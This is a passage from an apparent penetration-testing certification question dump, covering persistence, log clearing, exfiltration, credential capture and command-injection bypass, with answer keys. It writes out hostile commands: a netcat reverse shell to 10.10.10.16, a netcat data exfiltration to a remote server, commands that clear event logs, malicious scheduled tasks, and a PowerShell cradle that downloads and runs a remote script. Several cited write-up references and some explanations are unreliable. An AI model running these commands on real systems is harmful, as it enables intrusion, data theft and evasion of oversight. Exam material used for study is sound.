Credential Dumping: Dumping credentials allows for re-access by using stolen credentials, but it does not ensure automatic access upon reboot.
Creating a Scheduled Task:
On Windows, the schtasks command can be used to create scheduled tasks. For example:
schtasks /create /tn 'Persistence' /tr 'C:\path\to\malicious.exe' /sc onlogon /ru SYSTEM
On Linux, a cron job can be created by editing the crontab:
(crontab -l; echo '@reboot /path/to/malicious.sh') | crontab -
Pentest
Reference:
Maintaining persistence is a key objective in post-exploitation. Scheduled tasks (Windows Task Scheduler) and cron jobs (Linux) are commonly used techniques.
Reference to real-world scenarios include creating scheduled tasks to execute malware, keyloggers, or reverse shells automatically on system startup.
By creating a scheduled task, the penetration tester ensures that their access method (e.g., reverse shell, malware) is executed automatically whenever the system reboots, providing reliable persistence.

QUESTION 24
In a file stored in an unprotected source code repository, a penetration tester discovers the following line of code:
sshpass -p donotchange ssh admin@192.168.6.14
Which of the following should the tester attempt to do next to take advantage of this information? (Select two).

A. Use Nmap to identify all the SSH systems active on the network.
B. Take a screen capture of the source code repository for documentation purposes.
C. Investigate to find whether other files containing embedded passwords are in the code repository.
D. Confirm whether the server 192.168.6.14 is up by sending ICMP probes.
E. Run a password-spraying attack with Hydra against all the SSH servers.

F. Use an external exploit through Metasploit to compromise host 192.168.6.14.

Correct Answer: B, C
Section:
Explanation:
When a penetration tester discovers hard-coded credentials in a file within an unprotected source code repository, the next steps should focus on documentation and further investigation to identify additional security issues.
Taking a Screen Capture (Option B):
Documentation: It is essential to document the finding for the final report. A screen capture provides concrete evidence of the discovered hard-coded credentials.
Audit Trail: This ensures that there is a record of the vulnerability and can be used to communicate the issue to stakeholders, such as the development team or the client.
Investigating for Other Embedded Passwords (Option C):
Thorough Search: Finding one hard-coded password suggests there might be others. A thorough investigation can reveal additional credentials, which could further compromise the security of the system.
Automation Tools: Tools like truffleHog, git-secrets, and grep can be used to scan the repository for other instances of hard-coded secrets.
Pentest
Reference:
Initial Discovery: Discovering hard-coded credentials often occurs during source code review or automated scanning of repositories.
Documentation: Keeping detailed records of all findings is a critical part of the penetration testing process. This ensures that all discovered vulnerabilities are reported accurately and comprehensively.
Further Investigation: After finding a hard-coded credential, it is best practice to look for other security issues within the same repository. This might include other credentials, API keys, or sensitive information.
Steps to Perform:
Take a Screen Capture:
Use a screenshot tool to capture the evidence of the hard-coded credentials. Ensure the capture includes the context, such as the file path and relevant code lines.
Investigate Further:
Use tools and manual inspection to search for other embedded passwords.
Commands such as grep can be helpful:
grep -r 'password' /path/to/repository
Tools like truffleHog can search for high entropy strings indicative of secrets:
trufflehog --regex --entropy=True /path/to/repository
By documenting the finding and investigating further, the penetration tester ensures a comprehensive assessment of the repository, identifying and mitigating potential security risks effectively.

QUESTION 25
During a security assessment, a penetration tester gains access to an internal server and manipulates some data to hide its presence. Which of the following is the best way for the penetration tester to hide the activities performed?

A. Clear the Windows event logs.
B. Modify the system time.
C. Alter the log permissions.
D. Reduce the log retention settings.

Correct Answer: A
Section:
Explanation:
During a penetration test, one of the critical steps for maintaining access and covering tracks is to clear evidence of the attack. Manipulating data to hide activities on an internal server involves ensuring that logs and traces of the attack are removed. Here's a detailed explanation of why clearing the Windows event logs is the best method for this scenario:
Understanding Windows Event Logs: Windows event logs are a key forensic artifact that records system, security, and application events. These logs can provide detailed information about user activities, system changes, and potential security incidents.
Why Clear Windows Event Logs:
Comprehensive Coverage: Clearing the event logs removes all recorded events, including login attempts, application errors, and security alerts. This makes it difficult for an investigator to trace back the actions performed by the attacker.
Avoiding Detection: Penetration testers clear event logs to ensure that their presence and activities are not detected by system administrators or security monitoring tools.
Method to Clear Event Logs:

Use the built-in Windows command line utility wevtutil to clear logs. For example:
shell
Copy code
wevtutil cl System
wevtutil cl Security
wevtutil cl Application
These commands clear the System, Security, and Application logs, respectively.
Alternative Options and Their Drawbacks:
Modify the System Time: Changing the system time can create confusion but is easily detectable and can be reverted. It does not erase existing log entries.
Alter Log Permissions: Changing permissions might prevent new entries but does not remove existing ones and can alert administrators to suspicious activity.
Reduce Log Retention Settings: This can limit future logs but does not affect already recorded logs and can be easily noticed by administrators.
Case
Reference:
HTB Writeups: Many Hack The Box (HTB) writeups demonstrate the importance of clearing logs post-exploitation to maintain stealth. For example, in the 'Gobox' and 'Writeup' machines, maintaining a low profile involved managing log data to avoid detection.
Real-World Scenarios: In real-world penetration tests, attackers often clear logs to avoid detection by forensic investigators and incident response teams. This step is crucial during red team engagements and advanced persistent threat (APT) simulations.
In conclusion, clearing Windows event logs is a well-established practice for hiding activities during a penetration test. It is the most effective way to remove evidence of the attack from the system, thereby maintaining stealth and ensuring that the tester's actions remain undetected.

QUESTION 26
A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement. Given the following firewall policy:
Action | SRC
| DEST
| --
Block | 192.168.10.0/24 : 1-65535 | 10.0.0.0/24 : 22 | TCP
Allow | 0.0.0.0/0 : 1-65535 | 192.168.10.0/24:443 | TCP
Allow | 192.168.10.0/24 : 1-65535 | 0.0.0.0/0:443 | TCP
Block | . | . | *
Which of the following commands should the tester try next?

A. tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz
B. gzip /path/to/data && cp data.gz <remote_server> 443
C. gzip /path/to/data && nc -nvlk 443; cat data.gz ' nc -w 3 <remote_server> 22
D. tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>

Correct Answer: A
Section:
Explanation:
Given the firewall policy, let's analyze the commands provided and determine which one is suitable for exfiltrating data through the allowed network traffic. The firewall policy rules are:
Block: Any traffic from 192.168.10.0/24 to 10.0.0.0/24 on port 22 (TCP).
Allow: All traffic (0.0.0.0/0) to 192.168.10.0/24 on port 443 (TCP).
Allow: Traffic from 192.168.10.0/24 to anywhere on port 443 (TCP).
Block: All other traffic (*).
Breakdown of Options:
Option A: tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz
This command compresses the data into a tar.gz file and uses nc (netcat) to send it to a remote server on port 443.
Since the firewall allows outbound connections on port 443 (both within and outside the subnet 192.168.10.0/24), this command adheres to the policy and is the correct choice.
Option B: gzip /path/to/data && cp data.gz <remote_server> 443

This command compresses the data but attempts to copy it directly to a server, which is not a valid command. The cp command does not support network operations in this manner.
Option C: gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3 <remote_server> 22
This command attempts to listen on port 443 and then send data over port 22. However, outbound connections to port 22 are blocked by the firewall, making this command invalid.
Option D: tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>
This command uses scp to copy the file, which typically uses port 22 for SSH. Since the firewall blocks port 22, this command will not work.
Reference from Pentest:
Gobox HTB: The Gobox write-up emphasizes the use of proper enumeration and leveraging allowed services for exfiltration. Specifically, using tools like nc for data transfer over allowed ports, similar to the method in Option A.
Forge HTB: This write-up also illustrates how to handle firewall restrictions by exfiltrating data through allowed ports and protocols, emphasizing understanding firewall rules and using appropriate commands like curl and nc.
Horizontall HTB: Highlights the importance of using allowed services and ports for data exfiltration. The approach taken in Option A aligns with the techniques used in these practical scenarios where nc is used over an allowed port.

QUESTION 27
Which of the following elements in a lock should be aligned to a specific level to allow the key cylinder to turn?

A. Latches
B. Pins
C. Shackle
D. Plug

Correct Answer: B
Section:
Explanation:
In a pin tumbler lock, the key interacts with a series of pins within the lock cylinder. Here's a detailed breakdown:
Components of a Pin Tumbler Lock:
Key Pins: These are the pins that the key directly interacts with. The cuts on the key align these pins.
Driver Pins: These are pushed by the springs and sit between the key pins and the springs.
Springs: These apply pressure to the driver pins.
Plug: This is the part of the lock that the key is inserted into and turns when the correct key is used.
Cylinder: The housing for the plug and the pins.
Operation:
When the correct key is inserted, the key pins are pushed up by the key's cuts to align with the shear line (the gap between the plug and the cylinder).
The alignment of the pins at the shear line allows the plug to turn, thereby operating the lock.
Why Pins Are the Correct Answer:
The correct key aligns the key pins and driver pins to the shear line, allowing the plug to turn. If any pin is not correctly aligned, the lock will not open.
Illustration in Lock Picking:
Lock picking involves manipulating the pins so they align at the shear line without the key. This demonstrates the critical role of pins in the functioning of the lock.

QUESTION 28
A penetration tester assesses an application allow list and has limited command-line access on the Windows system. Which of the following would give the penetration tester information that could aid in continuing the test?

A. mmc.exe
B. icacls.exe
C. nltest.exe
D. rundll.exe

Correct Answer: C
Section:
Explanation:

When a penetration tester has limited command-line access on a Windows system, the choice of tool is critical for gathering information to aid in furthering the test. Here's an explanation for each option:
mmc.exe (Microsoft Management Console):
Primarily used for managing Windows and its services. It's not typically useful for gathering information about the system from the command line in a limited access scenario.
icacls.exe:
This tool is used for modifying file and folder permissions. While useful for modifying security settings, it does not directly aid in gathering system information or enumeration.
nltest.exe:
This is a powerful command-line utility for network testing and gathering information about domain controllers, trusts, and replication status. Key functionalities include:
Listing domain controllers: nltest /dclist:<DomainName>
Querying domain trusts: nltest /domain_trusts
Checking secure channel: nltest /sc_query:<DomainName>
These capabilities make nltest very useful for understanding the network environment, especially in a domain context, which is essential for penetration testing.
rundll.exe:
This utility is used to run DLLs as programs. While it can be used for executing code, it does not provide direct information about the system or network environment.
Conclusion: nltest.exe is the best choice among the given options as it provides valuable information about the network, domain controllers, and trust relationships. This information is crucial for a penetration tester to plan further actions and understand the domain environment.

QUESTION 29
A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client's current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers. Which of the following actions would the tester most likely take?

A. Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
B. Perform an internal vulnerability assessment with credentials to review the internal attack surface.
C. Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.
D. Perform a full internal penetration test to review all the possible exploits that could affect the systems.

Correct Answer: A
Section:
Explanation:
BAS (Breach and Attack Simulation) tools are specifically designed to emulate multiple TTPs (Tactics, Techniques, and Procedures) used by adversaries. These tools can simulate various attack vectors in a controlled manner to test the effectiveness of an organization's security defenses and response mechanisms. Here's why option A is the best choice:
Controlled Testing Environment: BAS tools provide a controlled environment where multiple TTPs can be tested without causing unintended damage to the internal systems and servers. This is critical when the threat-modeling team indicates potential impacts on internal systems.
Comprehensive Coverage: BAS tools are designed to cover a wide range of TTPs, allowing the penetration tester to simulate various attack scenarios. This helps in assessing the reactions (alerted, blocked, and others) by the client's security tools comprehensively.
Feedback and Reporting: These tools provide detailed feedback and reporting on the effectiveness of the security measures in place, including which TTPs were detected, blocked, or went unnoticed. This information is invaluable for the threat-modeling team to understand the current security posture and areas for improvement.
Reference from Pentest:
Anubis HTB: This write-up highlights the importance of using controlled tools and methods for testing security mechanisms. BAS tools align with this approach by providing a controlled and systematic way to assess security defenses.
Forge HTB: Emphasizes the use of various testing tools and techniques to simulate real-world attacks and measure the effectiveness of security controls. BAS tools are mentioned as a method to ensure comprehensive coverage and minimal risk to internal systems.
Conclusion:
Using a BAS tool to test multiple TTPs allows for a thorough and controlled assessment of the client's security tools' effectiveness. This approach ensures that the testing is systematic, comprehensive, and minimally disruptive, making it the best choice.

QUESTION 30
As part of a security audit, a penetration tester finds an internal application that accepts unexpected user inputs, leading to the execution of arbitrary commands. Which of the following techniques would the penetration tester most likely use to access the sensitive data?

A. Logic bomb
B. SQL injection
C. Brute-force attack
D. Cross-site scripting

Correct Answer: B
Section:
Explanation:
SQL injection (SQLi) is a technique that allows attackers to manipulate SQL queries to execute arbitrary commands on a database. It is one of the most common and effective methods for accessing sensitive data in internal applications that accept unexpected user inputs. Here's why option B is the most likely technique:
Arbitrary Command Execution: The question specifies that the internal application accepts unexpected user inputs leading to arbitrary command execution. SQL injection fits this description as it exploits vulnerabilities in the application's input handling to execute unintended SQL commands on the database.
Data Access: SQL injection can be used to extract sensitive data from the database, modify or delete records, and perform administrative operations on the database server. This makes it a powerful technique for accessing sensitive information.
Common Vulnerability: SQL injection is a well-known and frequently exploited vulnerability in web applications, making it a likely technique that a penetration tester would use to exploit input handling issues in an internal application.
Reference from Pentest:
Luke HTB: This write-up demonstrates how SQL injection was used to exploit an internal application and access sensitive data. It highlights the process of identifying and leveraging SQL injection vulnerabilities to achieve data extraction.
Writeup HTB: Describes how SQL injection was utilized to gain access to user credentials and further exploit the application. This example aligns with the scenario of using SQL injection to execute arbitrary commands and access sensitive data.
Conclusion:
Given the nature of the vulnerability described (accepting unexpected user inputs leading to arbitrary command execution), SQL injection is the most appropriate and likely technique that the penetration tester would use to access sensitive data. This method directly targets the input handling mechanism to manipulate SQL queries, making it the best choice.

QUESTION 31
A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?

A. Smishing
B. Impersonation
C. Tailgating
D. Whaling

Correct Answer: A
Section:
Explanation:
When a penetration tester identifies an exposed corporate directory containing first and last names and phone numbers, the most effective attack technique to pursue would be smishing. Here's why:
Understanding Smishing:
Smishing (SMS phishing) involves sending fraudulent messages via SMS to trick individuals into revealing personal information or performing actions that compromise security. Since the tester has access to phone numbers, this method is directly applicable.
Why Smishing is Effective:
Personalization: Knowing the first and last names allows the attacker to personalize the messages, making them appear more legitimate and increasing the likelihood of the target responding.
Immediate Access: People tend to trust and respond quickly to SMS messages compared to emails, especially if the messages appear urgent or important.
Alternative Attack Techniques:
Impersonation: While effective, it generally requires real-time interaction and may not scale well across many targets.
Tailgating: This physical social engineering technique involves following someone into a restricted area and is not feasible with just names and phone numbers.
Whaling: This targets high-level executives with highly personalized phishing attacks. Although effective, it is more specific and may not be suitable for the broader set of employees in the directory.

QUESTION 32
A penetration tester is compiling the final report for a recently completed engagement. A junior QA team member wants to know where they can find details on the impact, overall security findings, and high-level statements. Which of the following sections of the report would most likely contain this information?

A. Quality control
B. Methodology
C. Executive summary
D. Risk scoring

Correct Answer: C
Section:
Explanation:
In the final report for a penetration test engagement, the section that most likely contains details on the impact, overall security findings, and high-level statements is the executive summary. Here's why:
Purpose of the Executive Summary:
It provides a high-level overview of the penetration test findings, including the most critical issues, their impact on the organization, and general recommendations.
It is intended for executive management and other non-technical stakeholders who need to understand the security posture without delving into technical details.
Contents of the Executive Summary:
Impact: Discusses the potential business impact of the findings.
Overall Security Findings: Summarizes the key vulnerabilities identified during the engagement.
High-Level Statements: Provides strategic recommendations and a general assessment of the security posture.
Comparison to Other Sections:
Quality Control: Focuses on the measures taken to ensure the accuracy and quality of the testing process.
Methodology: Details the approach and techniques used during the penetration test.
Risk Scoring: Provides detailed risk assessments and scoring for specific vulnerabilities but does not offer a high-level overview suitable for executives.

QUESTION 33
A tester completed a report for a new client. Prior to sharing the report with the client, which of the following should the tester request to complete a review?

A. A generative AI assistant
B. The customer's designated contact
C. A cybersecurity industry peer
D. A team member

Correct Answer: D
Section:
Explanation:
Before sharing a report with a client, it is crucial to have it reviewed to ensure accuracy, clarity, and completeness. The best choice for this review is a team member. Here's why:
Internal Peer Review:
Familiarity with the Project: A team member who worked on the project or is familiar with the methodologies used can provide a detailed and context-aware review.
Quality Assurance: This review helps catch any errors, omissions, or inconsistencies in the report before it reaches the client.
Alternative Review Options:
A Generative AI Assistant: While useful for drafting and checking for language issues, it may not fully understand the context and technical details of the penetration test.
The Customer's Designated Contact: Typically, the client reviews the report after the internal review to provide their perspective and request clarifications or additional details.
A Cybersecurity Industry Peer: Although valuable, this option might not be practical due to confidentiality concerns and the peer's lack of specific context regarding the engagement.
In summary, an internal team member is the most suitable choice for a thorough and contextually accurate review before sharing the report with the client.

QUESTION 34
During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?

A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

Correct Answer: B
Section:
Explanation:
To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here's a breakdown of the options:
Option A: sqlmap -u www.example.com/?id=1 --search -T user
The --search option is used to search for columns and not to dump data. This would not enumerate password hashes.
Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
This command uses --dump to extract data from the specified database accounts, table users, and column cred. This is the correct option to enumerate password hashes, assuming cred is the column containing the password hashes.
Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
The --tables option lists all tables in the specified database but does not extract data.
Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
The --schema option provides the database schema information, and --current-user and --current-db provide information about the current user and database but do not dump data.
Reference from Pentest:
Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.
Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.

QUESTION 35
During an assessment, a penetration tester obtains an NTLM hash from a legacy Windows machine. Which of the following tools should the penetration tester use to continue the attack?

A. Responder
B. Hydra
C. BloodHound
D. CrackMapExec

Correct Answer: D
Section:
Explanation:
When a penetration tester obtains an NTLM hash from a legacy Windows machine, they need to use a tool that can leverage this hash for further attacks, such as pass-the-hash attacks, or for cracking the hash. Here's a breakdown of the options:
Option A: Responder
Responder is primarily used for poisoning LLMNR, NBT-NS, and MDNS to capture hashes, but not for leveraging NTLM hashes obtained post-exploitation.
Option B: Hydra
Hydra is a password-cracking tool but not specifically designed for NTLM hashes or pass-the-hash attacks.
Option C: BloodHound
BloodHound is used for mapping out Active Directory relationships and identifying potential attack paths but not for using NTLM hashes directly.
Option D: CrackMapExec
CrackMapExec is a versatile tool that can perform pass-the-hash attacks, execute commands, and more using NTLM hashes. It is designed for post-exploitation scenarios involving NTLM hashes.
Reference from Pentest:
Forge HTB: Demonstrates the use of CrackMapExec for leveraging NTLM hashes to gain further access within a network.
Horizontall HTB: Shows how CrackMapExec can be used for various post-exploitation activities, including using NTLM hashes to authenticate and execute commands.
Conclusion:
Option D, CrackMapExec, is the most suitable tool for continuing the attack using an NTLM hash. It supports pass-the-hash techniques and other operations that can leverage NTLM hashes effectively.

QUESTION 36
A penetration tester needs to collect information over the network for further steps in an internal assessment. Which of the following would most likely accomplish this goal?

A. ntlmrelayx.py -t 192.168.1.0/24 -1 1234
B. nc -tulpn 1234 192.168.1.2
C. responder.py -I eth0 -wP
D. crackmapexec smb 192.168.1.0/24

Correct Answer: C
Section:
Explanation:
To collect information over the network, especially during an internal assessment, tools that can capture and analyze network traffic are essential. Responder is specifically designed for this purpose, and it can capture NTLM hashes and other credentials by poisoning various network protocols. Here's a breakdown of the options:
Option A: ntlmrelayx.py -t 192.168.1.0/24 -1 1234
ntlmrelayx.py is used for relaying NTLM authentication but not for broad network information collection.
Option B: nc -tulpn 1234 192.168.1.2
Netcat (nc) is a network utility for reading from and writing to network connections using TCP or UDP but is not specifically designed for comprehensive information collection over a network.
Option C: responder.py -I eth0 -wP
Responder is a tool for LLMNR, NBT-NS, and MDNS poisoning. The -I eth0 option specifies the network interface, and -wP enables WPAD rogue server which is effective for capturing network credentials and other information.
Option D: crackmapexec smb 192.168.1.0/24
CrackMapExec is useful for SMB-related enumeration and attacks but not specifically for broad network information collection.
Reference from Pentest:
Anubis HTB: Highlights the use of Responder to capture network credentials and hashes during internal assessments.
Horizontall HTB: Demonstrates the effectiveness of Responder in capturing and analyzing network traffic for further exploitation.

QUESTION 37
A penetration tester wants to use the following Bash script to identify active servers on a network:
```
1 network_addr='192.168.1'
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null
4 if [ $? -eq 0 ]; then
5 echo 'Host $h is up'
6 else
7 echo 'Host $h is down'
8 fi
9 done
```
Which of the following should the tester do to modify the script?

A. Change the condition on line 4.
B. Add 2>&1 at the end of line 3.
C. Use seq on the loop on line 2.
D. Replace $h with ${h} on line 3.

Correct Answer: C
Section:
Explanation:
The provided Bash script is used to ping a range of IP addresses to identify active hosts in a network. Here's a detailed breakdown of the script and the necessary modification:
Original Script:

```
1 network_addr='192.168.1'
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null
4 if [ $? -eq 0 ]; then
5 echo 'Host $h is up'
6 else
7 echo 'Host $h is down'
8 fi
9 done
```

Analysis:
Line 2: The loop uses {1..254} to iterate over the range of host addresses. However, this notation might not work in all shell environments, especially if not using bash directly or if the script runs in a different shell.
Using seq for Better Compatibility:
The seq command is a more compatible way to generate a sequence of numbers. It ensures the loop works in any POSIX-compliant shell.
Modified Line 2:
for h in $(seq 1 254); do
This change ensures broader compatibility and reliability of the script.
Modified Script:

```
1 network_addr='192.168.1'
2 for h in $(seq 1 254); do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null
4 if [ $? -eq 0 ]; then
5 echo 'Host $h is up'
6 else
7 echo 'Host $h is down'
8 fi
9 done
```

QUESTION 38
A penetration tester is attempting to discover vulnerabilities in a company's web application. Which of the following tools would most likely assist with testing the security of the web application?

A. OpenVAS
B. Nessus
C. sqlmap
D. Nikto

Correct Answer: D
Section:
Explanation:
When testing the security of a web application, specific tools are designed to uncover vulnerabilities and issues. Here's an overview of the tools mentioned and why Nikto is the most suitable for this task:
Nikto:
Purpose: Nikto is a web server scanner that performs comprehensive tests against web servers for multiple items, including potentially dangerous files/programs, outdated versions, and other security issues.
Relevance: It is designed specifically for discovering vulnerabilities in web applications, making it the most appropriate choice for a penetration tester targeting a web application.
Comparison with Other Tools:
OpenVAS: A general-purpose vulnerability scanner that targets a wide range of network services and hosts, not specifically tailored for web applications.
Nessus: Similar to OpenVAS, Nessus is a comprehensive vulnerability scanner but is broader in scope and not focused solely on web applications.
sqlmap: This tool is excellent for SQL injection testing but is limited to database vulnerabilities and doesn't cover the full spectrum of web application security issues.

QUESTION 39
A penetration tester needs to launch an Nmap scan to find the state of the port for both TCP and UDP services. Which of the following commands should the tester use?

A. nmap -sU -sW -p 1-65535 example.com
B. nmap -sU -sY -p 1-65535 example.com
C. nmap -sU -sT -p 1-65535 example.com
D. nmap -sU -sN -p 1-65535 example.com

Correct Answer: C
Section:
Explanation:
To find the state of both TCP and UDP ports using Nmap, the appropriate command should combine both TCP and UDP scan options:
Understanding the Options:
-sU: Performs a UDP scan.
-sT: Performs a TCP connect scan.
Command Explanation:
Command: nmap -sU -sT -p 1-65535 example.com
Comparison with Other Options:
-sW: Initiates a TCP Window scan, not relevant for identifying the state of TCP and UDP services.
-sY: Initiates a SCTP INIT scan, not relevant for this context.
-sN: Initiates a TCP Null scan, which is not used for discovering UDP services.

QUESTION 40
A penetration tester is trying to bypass a command injection blocklist to exploit a remote code execution vulnerability. The tester uses the following command:
nc -e /bin/sh 10.10.10.16 4444
Which of the following would most likely bypass the filtered space character?

A. ${IFS}
B. %0a
C. + *
D. %20

Correct Answer: A
Section:
Explanation:
To bypass a command injection blocklist that filters out the space character, the tester can use ${IFS}. ${IFS} stands for Internal Field Separator in Unix-like systems, which by default is set to space, tab, and newline characters.
Command Injection:
Command injection vulnerabilities allow attackers to execute arbitrary commands on the host operating system via a vulnerable application.
Filters or blocklists are often implemented to prevent exploitation by disallowing certain characters like spaces.
Bypassing Filters:
${IFS}: Using ${IFS} instead of a space can bypass filters that block spaces. ${IFS} expands to a space character in shell commands.
Example: The command nc -e /bin/sh 10.10.10.16 4444 can be rewritten as nc${IFS}-e${IFS}/bin/sh${IFS}10.10.10.16${IFS}4444.
Alternative Encodings:
%0a: Represents a newline character in URL encoding.
+: Sometimes used in place of space in URLs.
%20: URL encoding for space.
However, ${IFS} is most appropriate for shell command contexts.
Pentest
Reference:
Command Injection: Understanding how command injection works and common techniques to exploit it.
Bypassing Filters: Using creative methods like environment variable expansion to bypass input filters and execute commands.

Shell Scripting: Knowledge of shell scripting and environment variables is crucial for effective exploitation.
By using ${IFS}, the tester can bypass the filtered space character and execute the intended command, demonstrating the vulnerability's exploitability.

QUESTION 41
A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?

A. DAST
B. SAST
C. IAST
D. SCA

Correct Answer: A
Section:
Explanation:
Dynamic Application Security Testing (DAST):
DAST tools interact with the running application from the outside, simulating attacks to identify security vulnerabilities.
They are particularly effective in identifying issues like SQL injection, XSS, CSRF, and other vulnerabilities in web applications.
DAST tools do not require access to the source code, making them suitable for black-box testing.
Advantages of DAST:
Real-World Testing: DAST simulates real-world attacks by interacting with the application in the same way a user would.
Comprehensive Coverage: Can identify vulnerabilities in all parts of the web application, including input fields, forms, and user interactions.
Automated Scanning: Automates the process of testing and identifying vulnerabilities, providing detailed reports on discovered issues.
Examples of DAST Tools:
OWASP ZAP (Zed Attack Proxy): An open-source DAST tool widely used for web application security testing.
Burp Suite: A popular commercial DAST tool that provides comprehensive scanning and testing capabilities.
Pentest
Reference:
Web Application Testing: Understanding the importance of testing web applications for security vulnerabilities and the role of different testing methodologies.
Security Testing Tools: Familiarity with various security testing tools and their applications in penetration testing.
DAST vs. SAST: Knowing the difference between DAST (dynamic testing) and SAST (static testing) and when to use each method.
By using a DAST tool, the penetration tester can effectively identify all vulnerable input fields on the customer website, ensuring a thorough assessment of the application's security.

QUESTION 42
A penetration tester enumerates a legacy Windows host on the same subnet. The tester needs to select exploit methods that will have the least impact on the host's operating stability. Which of the following commands should the tester try first?

A. responder -I eth0 john responder_output.txt <rdp to target>
B. hydra -L administrator -P /path/to/pwlist.txt -t 100 rdp://<target_host>
C. msf > use <module_name> msf > set <options> msf > set PAYLOAD windows/meterpreter/reverse_tcp msf > run
D. python3 ./buffer_overflow_with_shellcode.py <target> 445

Correct Answer: A
Section:
Explanation:
Responder is a tool used for capturing and analyzing NetBIOS, LLMNR, and MDNS queries to perform various man-in-the-middle (MITM) attacks. It can be used to capture hashed credentials, which can then be cracked offline. Using Responder has the least impact on the host's operating stability compared to more aggressive methods like buffer overflow attacks or payload injections.
Step-by-Step Explanation
Understanding Responder:
Purpose: Responder is used to capture NTLMv2 hashes from a Windows network.

Operation: It listens on the network for LLMNR, NBT-NS, and MDNS requests and responds to them, tricking the client into authenticating with the attacker's machine.
Command Breakdown:
responder -I eth0: Starts Responder on the network interface eth0.
john responder_output.txt: Uses John the Ripper to crack the hashes captured by Responder.
<rdp to target>: Suggests the next step after capturing credentials might involve using RDP with the cracked password, but the initial capture is passive and low impact.
Why This is the Best Choice:
Least Impact: Responder passively captures network traffic without interacting directly with the target host's system processes.
Stealth: It operates quietly on the network, making it less likely to cause stability issues or be detected by host-based security mechanisms.
Reference from Pentesting Literature:
Tools like Responder are discussed in penetration testing guides for initial reconnaissance and credential gathering without causing significant disruptions.
HTB write-ups frequently mention the use of Responder in network-based attacks to capture credentials safely.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 43
A penetration tester executes multiple enumeration commands to find a path to escalate privileges. Given the following command:
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
Which of the following is the penetration tester attempting to enumerate?

A. Attack path mapping
B. API keys
C. Passwords
D. Permission

Correct Answer: D
Section:
Explanation:
The command find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null is used to find files with the SUID bit set. SUID (Set User ID) permissions allow a file to be executed with the permissions of the file owner (root), rather than the permissions of the user running the file.
Step-by-Step Explanation
Understanding the Command:
find /: Search the entire filesystem.
-user root: Limit the search to files owned by the root user.
-perm -4000: Look for files with the SUID bit set.
-exec ls -ldb {} \;: Execute ls -ldb on each found file to list it in detail.
2>/dev/null: Redirect error messages to /dev/null to avoid cluttering the output.
Purpose:
Enumerating SUID Files: The command is used to identify files with elevated privileges that might be exploited for privilege escalation.
Security Risks: SUID files can pose security risks if they are vulnerable, as they can be used to execute code with root privileges.
Why Enumerate Permissions:
Identifying SUID files is a crucial step in privilege escalation as it reveals potential attack vectors that can be exploited to gain root access.
Reference from Pentesting Literature:
Enumeration of SUID files is a common practice in penetration testing, as discussed in various guides and write-ups.
HTB write-ups often detail how finding and exploiting SUID binaries can lead to root access on a target system.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 44
A penetration tester creates a list of target domains that require further enumeration. The tester writes the following script to perform vulnerability scanning across the domains:

line 1: #!/usr/bin/bash
line 2: DOMAINS_LIST = '/path/to/list.txt'
line 3: while read -r i; do
line 4: nikto -h $i -o scan-$i.txt &
line 5: done
The script does not work as intended. Which of the following should the tester do to fix the script?

A. Change line 2 to {'domain1', 'domain2', 'domain3', }.
B. Change line 3 to while true; read -r i; do.
C. Change line 4 to nikto $i | tee scan-$i.txt.
D. Change line 5 to done < '$DOMAINS_LIST'.

Correct Answer: D
Section:
Explanation:
The issue with the script lies in how the while loop reads the file containing the list of domains. The current script doesn't correctly redirect the file's content to the loop. Changing line 5 to done < '$DOMAINS_LIST' correctly directs the loop to read from the file.
Step-by-Step Explanation
Original Script:
DOMAINS_LIST='/path/to/list.txt'
while read -r i; do
nikto -h $i -o scan-$i.txt &
done
Identified Problem:
The while read -r i; do loop needs to know which file to read lines from. Without redirecting the input file to the loop, it doesn't process any input.
Solution:
Add done < '$DOMAINS_LIST' to the end of the loop to specify the input source.
Corrected script:
DOMAINS_LIST='/path/to/list.txt'
while read -r i; do
nikto -h $i -o scan-$i.txt &
done < '$DOMAINS_LIST'
done < '$DOMAINS_LIST' ensures that the while loop reads each line from DOMAINS_LIST.
This fix makes the loop iterate over each domain in the list and run nikto against each.
Reference from Pentesting Literature:
Scripting a

QUESTION 45
Given the following script:
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split('\')[1]
If ($1 -eq 'administrator') {
echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell -noprofile -}
Which of the following is the penetration tester most likely trying to do?
